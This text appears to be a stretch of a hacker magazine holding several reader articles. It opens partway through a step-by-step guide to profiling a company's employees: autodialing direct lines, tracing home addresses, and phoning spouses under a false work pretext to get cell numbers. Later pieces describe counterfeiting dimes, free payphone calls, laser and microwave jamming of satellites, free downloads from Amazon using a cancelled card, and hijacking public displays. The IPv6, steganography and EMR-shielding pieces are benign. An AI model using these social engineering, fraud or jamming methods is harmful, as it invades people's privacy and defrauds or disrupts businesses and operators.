other end with the respective employee's name and possibly position in the company. Some numbers may be fax machines or something else, so just keep a note of them. Be creative or old school. Use an autodialer program or write one yourself. Keep in mind, if the company does not use this system you may end up annoying some hapless civilians late at night. So be ready for that.

By the end of the night you should have a list of most of the employees and officers in the company and their direct lines. But don't stop there, our dossier is just getting started. The previous section demonstrated how customer service and the way a company strives to present itself to customers may present a security vulnerability. This section will show how the way individuals present themselves to the world, to their friends, to media, and whomever else may prove to be detrimental to their own personal privacy. Do a Google search on all the names. Things to look for include Myspace and Facebook pages, news or industry articles written about them, bios which may indicate the town they live in or other pertinent information, papers written by them, professional resumes, the college and high school they went to (you can gauge how old they are by graduation dates, too), volunteer organizations they work for, and other business ventures. You may be surprised at how much information you can find. You should also look for an email address, if you couldn't find one on the company website. There is usually a formula for a company's email addresses though. If you find one person's email address, it is easy to deduce the formula for the rest of them. For instance, if you find jsmith@hackerzinc.com, you'll usually be safe in assuming the rest of the email addresses will be first initial and last name at hackerzinc.com.

Next, head over to whitepages.com and look up each name. Remember, not everyone lives in the same town where they work, especially in large, well-paying corporations. Hopefully, your previous searches turned up some indication of at least the town they live in. If not, no worries, here's a simple way to narrow it down. Look at a map of the region. Take New York City as an example. Find the white pages listings for NYC, then start branching out from there. For instance many people commute to NYC from North Jersey, White Plains, Long Island, and Connecticut. Use common sense; if you're looking up the CEO of a top investment firm and you turn up an address in the projects, it's probably not him. If you get more than one instance of a name, you'll have to call and do some social engineering. Calling a home phone number asking something as simple as, "Can I speak to John Smith of Hackerz, Inc?" usually works well because you'll at least get some indication on whether or not it's the right John Smith. The worst thing you can do is inadvertently target the wrong person due to a mix-up with names. So now you can match each person with a home phone number and address.

The next and final step in this article is the social step. This is just one example of social engineering that has worked for me. Everyone is different, so fine tune this for your own personality or to get other information. If you sound like you're 12 years old, this specific method may not work for you. Around 5pm, call the subject's home phone number. Hopefully their spouse will answer. Ask for your subject (hopefully he's not home yet). Their spouse will (hopefully) inform you that he or she is not there. Explain that you were supposed to call him or her about something important regarding work, but you just missed him or her at the office. Further, you're very upset because your boss is leaving at 5:30 and needs the information NOW! The sympathetic spouse (all sexism aside, this usually works better on women) will hopefully then offer your subject's cell phone number.

In the end, you should have a bare minimum of name, direct work phone number, home phone number, home address, and maybe cell phone number for most of the employees of the company. Hopefully you had some good luck with your searches and got much more information as well. This article should have given you some insight on how much research often goes into a well-planned attack and how, if the attacker is good, you won't even know you're being targeted until it's too late. So much information is readily available on the Internet these days and people ARE looking at it. This should also act as a warning: no matter how impenetrable your network is, or how well you and your coworkers have been trained against social engineering, finding alternative methods of gathering data is all too easy in the information age. Be careful what you put out in public and be careful next time you consider giving out seemingly innocent information to a spouse's desperate coworker. It's also a good idea to do searches on yourself from time to time so that you know what information anyone else could have about you. Have fun.

The Hacker Perspective

by John W5EME

I'm not sure I qualify for the word "hacker" anymore. I'm pushing 70, now, and although I read and enjoy *2600* any time I see it at Barnes and Noble, I hardly ever see anything I would rush out and try. My hacking days started at about age nine or ten, right after World War II. I was interested in anything electrical or mechanical, and I left a trail of disassembled clocks, toys, and other interesting things wherever I was. I smashed mercury batteries with a hammer (state of the art, back then) to collect the tiny droplets of mercury. With pliers, I twisted the lead nose of a bullet out, to get the smidgen of gunpowder inside. Back then, you could go to any chemical supply house and purchase any chemicals you wanted if you had the cash. I once bought a canister of ether to see how much it took to put neighborhood animals to sleep. Yes, the clerk sold a little kid a canister of ether. Those were simpler, more trusting times. I bought gallons of nitric and sulfuric acid to see what they would attack and how long it took. One thing that caught my eye was the fact that nitric acid really attacked copper pennies: first it cleaned them up and made them a reddish color, then it would start eating away at the copper. If you let them soak awhile, they would actually reduce in size down to the approximate size of a silver dime. A light flashed inside my head... for months, I had been rubbing silver coins with mercury to make them bright. The mercury coating made them slippery, too, just like they were greased. Could a coating of mercury be rubbed on the acid-treated pennies to make them look like dimes? The answer was yes, much to my delight. I made a pocketful of "dimes" and proceeded to see if they would pass scrutiny with clerks at stores. Usually, they did. I also found they worked well in many coin-operated machines. Back then, you got three three-cent stamps and a penny change for a dime in a coin-operated postage machine. I could get three-cent stamps and a penny back for one of my trick pennies - *pure* profit. The city buses collected fares in an elaborate gadget in which you dropped your 15-cent fare into a slot and it then fell onto a little platform. The bus driver looked through a little window to make sure you had put in the right amount, flushed them into his coin box, made change if necessary, and you found a seat. Two of my shiny, almost right-sized pennies fooled every bus driver I ever tried it on into thinking I had inserted two dimes, and gave me a nickel change! Coke machines accepted the fake dimes, gave me a nickel Coke, and a nickel change. For weeks, I was the richest kid in school. I even sold my fake dimes to my friends for a nickel, and we both walked away happy. Then, one of my friends had a bad experience at a store when he tried to buy a bicycle. This terrified me so much I got out of the fake dime business for good.

I was delighted when I discovered the rotary dial telephones of the day dialed by the very short interruptions to the line which the old rotary dials produced. Dial a three, and the line got interrupted three times. I badly wanted a lineman's handset, but of course had no way to obtain one. I took an old handset, hooked up the earphone, carbon mike, and a normally-closed push button in series and stuffed all that back in the plastic handset shell with a cord equipped with alligator clips. Presto - lineman's handset. You clipped on a live telephone pair, got a dial tone, then dialed your number by mashing that push button switch, quickly, the number of times needed for that digit, then doing the rest of the number the same way. It took some practice, but I got very good at it. Upon reflection today, I think the reason I was so successful in dialing with a push button was that the timing specifications had to be so relaxed to cope with variations in the speed the old rotary dials returned when you dialed a number and let loose of the dial. The line interruptions occurred on the return stroke and some dials were much faster than others.

Our telephone company in those days had climbing pegs on nearly every pole. I guess the age of litigation had not yet arrived and companies didn't have Safety Managers to take the fun out of everything. It was not unusual for me to climb a pole, open the unlocked box at the top, and hunt around for a dial tone with my alligator clips. I learned quickly, though, to respect the ringing voltage that was sent over the pair to ring the bell on an incoming call. Later, I read somewhere it was about 100 volts AC, at 20 cycles per second, generated at the central office by a big motor-generator set. Never got blown off a pole, although I got the pee-willy knocked out of me a few times by that big central office generator.

One wonderful hack we learned (we didn't know the word "hack" back then) was that on the payphones, you got a dial tone and could dial out when any part of the microphone circuit was grounded momentarily. I soldered an alligator clip on one end of about a foot of stranded wire, and a safety pin on the other. If you clipped the alligator clip on the finger stop of the rotary dial, you had your ground. Then you poked the sharp end of the safety pin through a hole in the handset, right over the carbon mike. You had to penetrate a little rubber cover (probably there to keep spittle out of the mike) and probe around. Soon your grounded pin would contact the mike circuit, and you would hear a beautiful dial tone. Put away your clip, wire, and probe, and make your free call. Soon I learned exactly where to probe the mike to make contact quickly, and the elapsed time to get a free dial tone was just a few seconds, with no damage to the equipment. A lesson learned the hard way was to be sure to close the safety pin before putting your little jumper cable in your pocket. You didn't forget again.

Later, in high school, being interested in electronics (ham radio operator, etc.), I realized that the hearing aids of the day were very high-gain amplifiers with a mike. My paternal grandmother had one. She was a wonderful old lady, and let me examine hers once. I discovered that there were three subminiature tubes in there, and a big 30V "B" battery, as well as a mercury cell which was the filament supply. My grandmother told me she had to replace the filament battery at least daily, but the "B" battery lasted at least two weeks. The mike was in the big box with the tubes and batteries, and you put it in a pocket with the earphone wire stretching up to your ear. Most users tried to conceal the earphone wire by running it cleverly inside clothing, but I could spot a wire a mile away.

Naturally, after seeing inside the hearing aid that one time, I decided I was an expert. Also, I wanted a couple for myself to experiment with. So after school the next day, I went to every hearing aid store in town, offering my services as an expert hearing aid repairman. Some stores had their own repairman, and some sent the unit back to the factory for repair, but when I hit the Belltone store, I got hired on the spot! It seemed the lady who owned the place was a recent widow and her husband had been the repairman.

She was looking for a new repairman and I happened to drop in at just the right time. She immediately gave me a dozen or so units to fix. She was under time pressure because these hearing aids belonged to customers and she had the policy of loaning out a unit while the customer's was in the shop. She had run out of loaners and was forced to loan out new units! I fixed a few that afternoon (mostly corrosion on the battery contacts and a blown tube or two, as I recall) and she was very pleased. She had a large collection of old units, trade-ins, and junked units which she gave me to take home. She even threw in a few "B" batteries and mercury filament cells of various types. I worked after school every day until all the repairs were cleaned up, then dropped off to a couple of days a week. I fixed up most of the junkers she gave me until I had about 15 or 16 nicely working units.

Like many kids of the day, when I was much younger, I had built several crystal sets. They worked OK, but were not very loud and required a big antenna to work at all. I hooked up a crystal set to the hearing aid mike input, and wow! It was loud in the earphone and a strong station would come in with just a two foot antenna! Perfect for covert listening during boring classes at school! I built a tiny crystal set from a diode and a "loopstick" coil and attached it to the hearing aid. Next day at school, it was a resounding hit. Nobody had ever seen such a small radio, as transistor radios were not yet available. Everyone wanted one. Naturally, I started taking orders, for about $15 each as I recall, and sold out that same day. After filling the orders, I still made money selling batteries for a few weeks until the school

officials cracked down and warned students that anyone wearing a "hearing aid" during classes had to bring a note from home.

There are probably fewer opportunities today to get into mischief than in the glory days of the 1950s or 1960s, and most likely today would involve computers. I like computers as much as anyone, I guess, and, in fact, built my first one back in 1972 from components, using an Intel 8008 microprocessor with a blazing 50 KHz clock. All software was hand-assembled in the binary machine language of the day. No C++ back then, or even a decent Basic. No mass storage for the average person, unless you had an ASR-33 teletype. The teletype would save data at a whopping 10 CPS speed on paper tape. If you had a decent sized program to load, you inserted the paper tape into the reader, then went out for lunch. When you got back, your program *might* be finished loading. We didn't mess much with online computers back then, but I will admit to playing the game "ADVENT" for hours on a certain Honeywell mainframe computer as an uninvited guest via a 300-baud acoustic modem.

I doubt if you can find a telephone pole today with foot pegs to climb, or find a chemical distributor who would sell a kid nitric acid over the counter, for fear of a lawsuit. But, for those curious folks who are interested in how all things electrical and mechanical work - or can be retasked, there *are* still some fun things to do. Get a subscription to *Make Magazine*. *Make* is full of interesting projects from which you can get ideas. I got my first set of lockpicks from a locksmith years ago, but *Make* sells them for a few bucks if you don't know a locksmith who will order you a set. Look at ordinary everyday things to visualize how they can be hacked into something fun or useful. Here's a simple example: Buy an old or scrapped electric wheelchair at a flea market or tailgate sale. I have seen several for as low as $20. Fix it, then radio remote control it. You can buy a new 2.4 GHz RC transmitter and receiver set today for $100. Imagine the fun as you run your wheelchair down a city street, seemingly out of control, with no one sitting in it. You, of course, are causing it to do wheelies and spinarounds from a concealed location, being careful not to hit anyone (remember the lawsuits). Or build a little handheld programmer for those scrolling signs you see everywhere, plug it into the programming port on the sign, and upload the message of your choice. How about those new billboard-sized displays? Can you imagine one of those monsters showing reruns of *I Love Lucy?* How about hijacking that big video display feed in Times Square during the New Years televised ball-dropping festivities and substituting a "Nuke the Whales!" message. Fun is where you find it!

John W5EME's early interest in electromechanical devices prepared him well for a long career in electronics and the power generation and distribution industry. He recently retired as a vice president of a high-tech manufacturing company. After retirement, he now has a little time to enjoy his longtime interests in ham radio, robotics, and building microprocessor-based gadgets, with an occasional teaching or consulting gig. Life is good.

Hacker Perspective is a column about the true meaning of hacking in the words of our readers. We're interested in stories, opinions, and ideas. We've gotten so many good submissions that we're booked for an entire year! Keep your eyes open for when we'll be accepting submissions again. In the meantime, please send us your articles on specific hacker applications involving any type of technology. If it's interesting, exciting, and detailed, it will show up in our pages.

articles@2600.com or
2600 articles, pob 99, middle island, ny 11953 usa

Anti–satellite (ASAT) System for Dumbasses

by spynuclear@yahoo.com

I have decided to do this as a public service. This is not as fun as a military grade multi-million dollar missile type ASATs but is a workable alternative. As an amateur astronomer, I have had plenty of times where, while trying to lock in on a difficult target with my telescope, a blasted satellite comes into view and spoils my concentration. Since spy satellites can see me, I figured, "why not spoil the view?" They violate my sovereign airspace and so it goes… There are a few high-tech equipment needs for this hack:

- Red and/or green pen-type solid state lasers with fresh batteries.
- Computer controlled GOTO telescope. I use a Meade 12" LX-200 Classic and a Meade ETX-90.
- Starlight night vision scope. Not absolutely required, but it does come in handy for target spotting
- Satellite tracking software. This is used to predict the target orbit and when and where it will come up over the horizon, as well as the orbit path.
- Current and up to date orbital elements of the satellites.

You are going to mount the lasers onto the telescope. The laser beams are bore sighted to where the telescope is pointed. The red laser is used to blank out the infrared (IR) and near infrared cameras. The green laser is a countermeasure against the optical frequencies.

Computer controlled GOTO telescopes have an option to track satellites so that the observer can watch them watching you. You simply select the appropriate bird from the list and proceed with your vast eviltude! It is very important to use up to date orbital elements for proper tracking.

Recon sats can be flying a variety of orbits. The camera birds are usually in low, fast polar orbits that fly over the poles in a north-south or south-north path. These are what we are going after. Electronic ferret birds are in either a geosynchronous orbit, where they hover over a geographical region, or a Molniya-type orbit, where they move slowly over a target area for a long time before disappearing below the horizon for a short time. Molniya orbits are egg-shaped where the Earth is located at the pointed end. The fat end of the orbit is focused over the target with a long loiter/lag time. This is a great orbit for communications and scanning purposes. These operating characteristics can be useful for picking your "victim." So what if the target is owned by a variety of intel outfits with multi-billion dollar budgets and alphabet soup names such as CIA, NSA, NRO, NGIA, SVR, FSB, GRU, DOD, etc.

The procedure is to lock onto a bird as it comes up over the horizon. The telescope does the target tracking for you and the lasers are used to overload and blank out the cameras on the satellite. Think of this as high-tech geekdom in action! Enough people doing this at random will seem to the sat operators like flying through an enemy territory with very active AAA (flak) and SAM (Surface-to-Air-Missile) defense systems. The laser beams will diverge enough to blanket the cameras as long as you accurately aim at the satellite target.

Another version is to mount a microwave gunnplexer that you can modulate in various modes onto the telescope. This system can be used to mess with the microwave/radar mapping capabilities of the target radar mapper/ferret satellite. Any focused scan of your area on the ground gets overloaded. This is also a GREAT way to attract attention to yourself from the "higher powers." You will need to add some lightweight microwave antenna feedhorns to keep the microwave beam running towards the sat targets. Do NOT expose yourself to the microwave energy, as you would not want to get BBQ'd by your own device.

References

- Using the Meade ETX: 100 Objects You Can Really See with the Mighty ETX, Mike Weasner
- How to Use a Computerized Telescope, Michael A. Covington
- Weather Satellite Handbook, Ralph Taggart
- ARRL Operating Manual
- ARRL Antenna Handbook
- Observing Earth Satellites, Desmond King-Hele

by ScatteredFrog

The whole "digital" movement irritates me. It's disturbing how CDs and vinyl are endangered while downloadable music is taking off. I like being able to listen to music without having to boot a computer. (Yes, I have an iPod Classic that I'm crazy about, and I guess you can say you don't have to boot a computer to use one, but you do need to boot a computer to get the songs on it in the first place.) And by the way, to those of you who refer to downloadable music as "digital," I have news for you: CDs are digital, too.

For about 13 bucks, you can go into a store and buy an album on CD or vinyl (yes, they still make vinyl), and what do you get? You get a physical medium that contains your music, and you use the appropriate player to listen to it. You get some form of storage with it (e.g. a jewel case or sleeve), and you get artwork, liner notes, and sometimes lyrics or extensive details about how the recording was made. With vinyl records, all those goodies come with a roughly 13" x 13" cover that often is suitable for framing. What really gets me is how the artists get screwed, though. After the sales of vinyl and CDs get divvied up to line the pockets of the record labels' corporate suits, pay for the costs of designing and printing the covers, payola for the radio stations (as a former radio broadcaster, I can assure you that payola is alive and well), etc., there is so little left to pay the artist that the only way most recording artists can earn a decent living is to go out on the road and tour. The only other way the artist can profit is to release the music without the red tape of a label. But unless they do this, the aforementioned 13 bucks of your money doesn't go to those who truly earned it.

For roughly the same price, you can download the same thing on iTunes, Amazon, or other similar online stores – with many catches. First of all, you don't get your music

in any tangible form (unless, of course, you burn the music to a CD). You also don't get the liners in any tangible form. But there's one thing that people tend to miss: most, if not all, of this stuff is in MP3 format. Yep, for roughly the same price, you get reduced sound quality. So all those people who think they're keeping up with the times and technology by downloading their music are actually downgrading their music. (And, of course, you gotta wonder how much the artist actually gets from the sale of this product that has virtually no overhead.)

Perhaps one could argue that your average consumer might not be able to tell the difference between a reduced-quality MP3 and an uncompressed source from a CD. Of course, because of bitrate settings, some MP3s can sound better than others: an MP3 encoded at a rate of 128kbps won't sound as crisp as one that's encoded at 192kbps. A friend of mine can identify a song as an MP3 at rates up to 224kbps. I could always tell up to 192kbps, yet most CD ripping programs I've seen inexplicably refer to 128kbps as "CD quality." After listening to the new Beatles reissues in Apple lossless format on my iPod (with studio-quality headphones, not those piece of crap earbuds), I can now tell if it's an MP3 at up to 224kbps. To save space on my iPod, I eventually MP3'ed the new Beatles remasters to said bitrate and now I can even hear that little of a difference.

Many major acts haven't made the leap to iTunes and other online music providers. The only way to hear their music is to actually buy a physical object that you can't download. So anybody who decides to rely solely on downloads for their music will be missing out on some big-time stuff, unless they take the path towards music piracy.

Some of my favorite artists release CDs of previously-released material, but with maybe one or two tracks that have never seen the light of day; either songs that were never released, or new and (presumably) improved mixes of old songs. This is not a new practice, either; it's been going on for decades. Nevertheless, sometimes it's upsetting to have to buy an entire album just to hear one new song. Often, even the download route isn't an option, because you may have to download the entire album to hear the one song! One solution is to check the public library to see if they have the CD, and just check out the CD and rip the track. But what if they don't?

This is where Amazon came in for me. I found a redemption code for Amazon good for $3 in music downloads. There happened to be three songs that I wanted, and in each case it was one of those "buy the whole album to hear one new song" situations. Fortunately, Amazon gave me the option to download these songs individually. Unfortunately, I hadn't used the code properly (let this be a lesson: always read and follow the instructions to the letter!), so the MP3s ended up not being free.

Before I had a chance to remove them from my shopping cart – in fact, there is no shopping cart for MP3s on Amazon – they transferred to my computer, meaning I would be charged for the songs. Oh, well. Lesson learned for only $2.98, no big deal. I still had the code for $3 in free tunes, so I used it to get three other songs.

The next day, I got an e-mail from Amazon saying that my order had been canceled because there was no valid form of payment attached to my Amazon account. (Mind you, this was a day after the MP3s had already transferred to my computer.) Indeed, my Amazon Visa card had been recently stolen and I had to cancel it. I hadn't used Amazon since getting the replacement, and I forgot to update my account with my new card number.

Basically, I got free MP3s from Amazon simply because of an invalid credit card! This could be a boon to music pirates, but a big loss in profit for Amazon. All you'd need to do is make sure your Amazon account has nothing but an invalid credit card number on file, and you're home free.

I don't know if it was the Catholic guilt in me, or if it was that I didn't want to risk eventually being found out, but I confessed to Amazon's customer service, mentioning that I had updated my credit card info so that they could charge me for the amount on the invoice. What really floored me was the e-mail I got in response. In a nutshell, the e-mail said that they couldn't charge the card because it wasn't attached to the invoice! Wow. Whether or not this incident of unintentional free music was enough for the folks at Amazon to rework their MP3 payment system is too early to tell.

While many writers like to put disclaimers in the beginning of the article, I'd rather put mine here as a recap. The purpose of this article is not to encourage anybody to steal, but rather to vent about some of the problems with downloadable music. It was not my intention to rip off Amazon, but I admit I was proud to have exposed a flaw in the system. All someone has to do to get free MP3s from Amazon is to use a canceled or expired credit card number. And who gets hurt in the end, really?

The artist.

INVISIBLE ASCII: USING ALT + ASCII GLITCH TO CREATE A MODE FOR STEGANOGRAPHY

by Strawberry Akhenaten

I'm not a computer expert. I'm not even a programmer. The most I can do is debug and compile Pascal. I like to play with codes and ciphers, especially the classic pen-and-paper ciphers. I also like to use retro computers. Sometimes I create ASCII art in MS-DOS. This article is a report of a discovery I made while making a "palette" for ASCII art and to describe the encryption I created as a result. I call my ciphers "DEC-160" and "Pseudo-Unary."

Background information: ASCII

As you already know, computers can work with letters, numbers and other symbols. PCs in particular can type everything a typewriter can, and more, because of ASCII (American Standard Code for International Interchange). This is like an "alphabet" for the PC. ASCII also makes it possible to type symbols that are not on the keyboard, such as programming symbols and foreign characters. This is done with the ALT + command. The ASCII Character Code chart is not hard to find. It can be found in many computer manuals or on the Internet. I myself use this chart to type in foreign languages, because it will let me use accent marks without having to learn different keyboard layouts. Typically, the ASCII code chart shows three things: IBM characters, DEC code, and HEX code. My "stupid keyboard trick" is done with DEC code. (Note: This trick doesn't work very well with laptops. It should be done on a desktop. I suspect this is because of the fact that a desktop's keyboard is an external device. Perhaps, ALT + will work on a laptop with an attached keyboard or keypad. I'm not sure.)

This is where it gets weird: when I made ASCII art using the ALT + number technique, I noticed discrepancies when I looked at my MS-DOS work in Windows. This was not true with the keyboard characters, but it did happen with other characters. In one case–just one–a character that was visible to me in DOS (as an á) did NOT appear in a Windows word processor: ALT + 160.

I doubt that I'm the first to notice this, but I have never heard of anyone exploiting it for cryptography. An invisible symbol, even ONE invisible symbol, can create an invisible message. In cryptography, this is called steganography. The word steganography refers to two things:

1. Traditionally, a message hidden in an image such as a drawing or photograph.
2. In computers, hiding a file within another file.

I used the program "figlet" to create the following image:

This is what happened when I tweaked figlet to replace # with ALT + 160 (doing this in MS-DOS, of course):

```
 ####   # ####  #    # ##### #### #####  ##### #    # #####
#    # # #   # #    # #     #    #   #    #     #    #   #
#      # #   # #    # #     #    #   #    #      # #    #
#      # ####  ###### #####  ####    #    #####   #     #
#      # #     #    # #      #   #   #    #      # #    #
#      # #     #    # #      #   #   #    #      # #    #
#    # # #     #    # #      #   #   #    #     #   #   #
 ####  # #     #    # ##### #   #   #    ##### #   #   #
```

What happened here is that I created an ASCII image that's invisible in Windows, but

perfectly visible in MS-DOS. (Note to self: Be sure to send my modification to the figlet people.)

Pseudo-Unary

This discovery gave me a challenge. How am I supposed to create invisible text while having only one character at my disposal? Even something as "minimal" as binary code requires TWO characters. I had a EUREKA moment when I was going through my notes in a book on programming in Pascal and saw the word "unary." I immediately understood that, in the end, binary is nothing more than unary code with an indicator for the OFF position.

Based on my knowledge that all IBM characters (on and off the keyboard) have equivalents in DEC Code, I knew that I only needed to create symbols for the ten numbers and to correspond text with DEC. I didn't want to use conventional binary code, because I wanted to abbreviate the typing. Considering the ON/OFF nature of binary, I knew that I only had to use a MAXIMUM of 5 digits for my notation. I also used blank spaces to substitute for the binary 0. Therefore:

```
0
1 á
2 áá
3 ááá
4 áááá
5 ááááá
6     á
7    áá
8   ááá
9  áááá
```

In the following section, I'm only using commas as place markers to keep track of the number of digits I'm using. (Try to imagine this without commas or the DEC code.) I can encrypt the word GROMIT:

Plaintext: GROMIT

```
DEC:    DEC-160:
071     ,    ,   ,   áá,   ,á    ,
082     ,    ,   ,  ááá,   ,áá   ,
079     ,    ,   ,   áá,   , áááá,
077     ,    ,   ,   áá,   ,   áá,
073     ,    ,   ,   áá,   ,ááá  ,
084     ,    ,   ,  ááá,   ,áááá ,
```

This may look clunky, but it's a lot more concise than binary. If I went so far as to type this without my place markers, it would look like a completely blank text file in Windows. If I did this with eight digits, I could create a HEX code notation too. With some simple programming, it would be possible to create an interpreter that would work faster than pen-and-paper.


Level of Security

In a word: NONE!

Even if you ignore the fact that this can be read by the simple act of opening the text file in MS-DOS, the ciphers "DEC-160" and "Pseudo-Unary" were created with pen and paper. They can be broken in the same way. This knowledge is more useful in ASCII art than in real cryptography. Truth be told, I would classify my ciphers between ROT-13 and Vigenère as far as cryptographic strength is concerned. If I were to use it, I would use it in conjunction with other encryption. By itself, I don't expect this secret writing to be secure, but it can conceivably be used to "hide" other types of encryption and make them invisible in certain circumstances.

I remind you, I wrote this article in MS-DOS. This is NOT high technology.

-EOF



Tuning In

EMR Interception: what it is, how it works, and what it means for the future of computer use and hacking

by Triscal Islington

As a bit of a preamble, I'd like to say a few things. Firstly, I'm not an expert on the subject of electromagnetic radiation interception, just a curious mind and a hobbyist. Secondly, there is not a lot of easily available information on enacting an EMR interception breach, and so you'll find the article below to be primarily based in theory.

The Basics

Known by many names–Electromagnetic Emanation Interception, Van Eck phreaking, TEMPEST–the concept of electromagnetic (EM) radiation interception is relatively simple. When an electrical signal is passed down a cable or through circuitry, it gives off a weak electromagnetic wave. Normally this is so weak as to be negligible. If it wasn't, you'd get all sorts of interference and cross-talk. However, just

like any wave, you can pick it up with the right antenna (a big one) and decode/display it with the right equipment.

This type of intrusion can be especially dangerous because it targets weak points that can be especially revealing. By monitoring the EM waves of a monitor, one could see, in real-time, everything that monitor is being sent. Perhaps you want keystrokes? Just analyze the waves coming from the USB or PS/2 cable of the keyboard. The more complex the system, the harder it is to decode. A VGA display uses a fairly simple form of transmission compared to a twisted pair Ethernet cable, but that doesn't make decoding the ethernet impossible. It might be difficult or impossible for you to do in your own home, but the US government is already doing it and I'm sure others, like my own Canadian government, are doing so as well.

What's worse is that this form of monitoring is completely passive, and therefore nearly undetectable (unless, perhaps, if you were using the same technique to sniff out any would-be attackers). You see, EM interception is just that, interception. They're simply pulling waves out of the air that are already there. They are not broadcasting anything, nor interfering in any way with the target equipment.

What can I do to stop it?

The most effective way would be to put your computer into a lead-lined bunker hundreds of feet underground, but adding EMR shielding to your computer's weak spots is much easier. Anything that gives off EM waves is a potential leak, but cables are the easiest to exploit and the easiest to protect.

There are plenty of options out there, and anyone who has had experience defeating electromagnetic interference will be in familiar territory. Otherwise, just look up EMI shielding. Normally this is used to prevent one device's EMR from causing undesirable effects on nearby devices, but it works just the same in keeping those waves from being spied on.

While doing this, you may also want to look at other potential forms of nonstandard data leakage. I've heard that it is sometimes possible to derive rudimentary data from your computer's grounding. Meaning that, for example, someone could detect keystrokes from anywhere on the same circuit by analyzing the ground wire.

Regardless, I'm sure there are many ways of remotely monitoring a computer's emissions, but it's likely that some good shielding on your weakest points will do the job. You could also give Tinfoil Hat Linux a try.

I want to do it myself!

The technology involved is not altogether complex, so some types of EM interceptors are possible to build on a hobby budget and the software to use them is starting to appear online. The Eckbox project offers specs on building the hardware as well as a nice open source program to analyze those results. The project is simple enough to build and I hope that the open source software will yield some interesting modifications to the project over the coming months and years. Just head over to their site for the software and for specs on the hardware: `http://eckbox.sourceforge.net/`

If you're the type of person who is interested in building this stuff for yourself, I'd recommend reading up on more regular forms of transmission first. Learn how radio waves work, then build a rig that will let you pick up radio transmissions on your computer. That type of setup is not far off from what you'd need to intercept other forms of transmission. Perhaps trying picking up TV signals and, when you're familiar with how that works, move to an old VGA monitor (older is often better, as they have less shielding).

The Future

As a longtime fan of hardware hacking, radio technology, and computer programming, I feel that EMR hacking is a great way of fusing "old" hacking and "new" hacking. It's also a great excuse for software hackers to get together with some of the awesome people involved in the transmission hobby world and start pioneering some really neat tools.

Looking to the future? The field of emanation analysis is one that is relatively new for the hobbyist, but I'm sure that the wonderful readers of *2600* will continue to explore this interesting form of computer breach. Personally, I'm really quite interested and I'd love to see how this field can be made more publicly accessible and advance beyond the basics that we can currently achieve.

Thanks to IW4, Arisuki and jeffitheworld for their support in my research.

Further Reading

If you want a quick and dirty way to see the results of EMR, check out this neat app that intentionally causes your computer to emit radiation that can be picked up with an AM radio: `http://www.erikyyy.de/tempest/`

Wim Van Eck, considered an early expert on the subject, has a good paper on the topic that I recommend you read if you're interested: `http://jya.com/emr.pdf`

The Joy of IPv6

by Sam Bowne

I am a mad IPv6 advocate. I teach computer networking at City College San Francisco (CCSF), and I am adding it to all my classes next semester. If you want to understand computer networking, you need to learn IPv6. And I recommend that you start soon.

This article introduces IPv6, explains why you need it, and how to get started with it quickly and easily. And, of course, a few tips on hacking it.

What's Wrong with IPv4?

Most Internet-connected devices are still using the older IPv4 addressing scheme, which assigns each device an address like 147.144.1.212. This translates to a 32-bit binary number, so there are a total of 2^{32} possible IPv4 addresses–approximately 4 billion. And that is simply not enough. We have almost 7 billion people on Earth now, and they all need cell phones, iPads, RFID tags in their shoes, and, soon, WiFi-enabled Google brain implants. Various tricks like Network Address Translation have been used to stretch the inadequate IPv4 address space, but they are not sufficient to allow the Internet to grow as it must.

The IPv4 address space is almost completely full. At the time of this writing, only 16 "/8" address blocks remain of the original 256, and they are expected to be all allocated during 2011 or 2012[1]. After that, no more fresh addresses will be available, and people will be reduced to buying used addresses from other, smarter, companies who already switched to IPv6. CCSF has an entire class B allocation, by the way, and my current asking price is $1 million. Call me.

IPv6: The New Frontier

So IPv6 was created. IPv6 addresses are longer and written in hexadecimal notation, like this: `2607:f128:0042:00aa:0000:0000:0000:0002`

Omitting unnecessary zeroes makes the address easier to write: `2607:f128:42:aa::2`

This address has 128 bits, so there are 2^{128} of them, which is more than 256 billion billion billion billion. That is a lot more sensible–an addressing scheme that has enough room to accommodate all the devices we expect to create for centuries, even if Moore's Law continues that long.

Is This Just Hype?

Until a few months ago, I thought we could safely ignore IPv6, because we could continue to stretch IPv4 with NAT and also re-purpose the reserved class D and E addresses for general use. But I was wrong. ARIN, the organization that controls IP addresses, has announced that they will not use class D and E addresses to prolong the life of IPv4—when the addresses run out in 2011 or 2012, it's GAME OVER. Imagine inventing some awesome new gizmo like heads-up Internet sunglasses or a holographic game people play with tattoo-implanted OLED displays, manufacturing 50 million of them, and finding out that you cannot connect them to the Internet because the Internet is full.

The Dept. of Defense converted to IPv6 in 2008, after years of planning and preparation[3]. The rest of the US government will complete their conversion in 2012[4]. Google is on IPv6 at `http://ipv6.google.com/`, and Facebook is at `http://www.v6.facebook.com/`. IPv6 is mandatory. Ignoring it will only make you obsolete. You might as well stick to your 300 baud acoustic coupler.

How to Get Started with IPv6

Most ISPs don't offer IPv6 for home customers yet. So you are probably limited to IPv4 right now. But just because your ISP is not ready yet, that's no reason for you to wait. You can use IPv6 immediately over any network with a tunnel–sending IPv6 packets inside IPv4 packets.

I have used three free tunnel brokers for this purpose. The simplest and easiest for Windows users is `gogo6.com`. If you want to try other services, these tips may help:

- `Sixxs.net` has a package called AICCU available for OS X, Linux, and Unix, but the Windows GUI version does not work with Windows 7–you have to use the older CLI version.
- `Tunnelbroker.net` provides tunnels, but they use protocol 41, which is neither TCP nor UDP and is blocked by most home routers.

Fun and Games: IPv6 Certification

Hurricane Electric has a series of certification tests to show proficiency with IPv6. These are fascinating, challenging, and fun! You get a badge (see figure 1) and even a T-shirt if you make it to Guru level. Here are the levels:

Newbie: Knows basic facts about IPv6.

Explorer: Has the ability to connect to servers via IPv6.

Enthusiast: Has a Web server delivering pages over IPv6.

Administrator: Has an SMTP server that accepts mail over IPv6.

Professional: Has reverse DNS correctly configured for the IPv6 address of your SMTP server.

Guru: Nameservers have AAAA records and can be queried over IPv6.

Sage: Has IPv6 Glue.

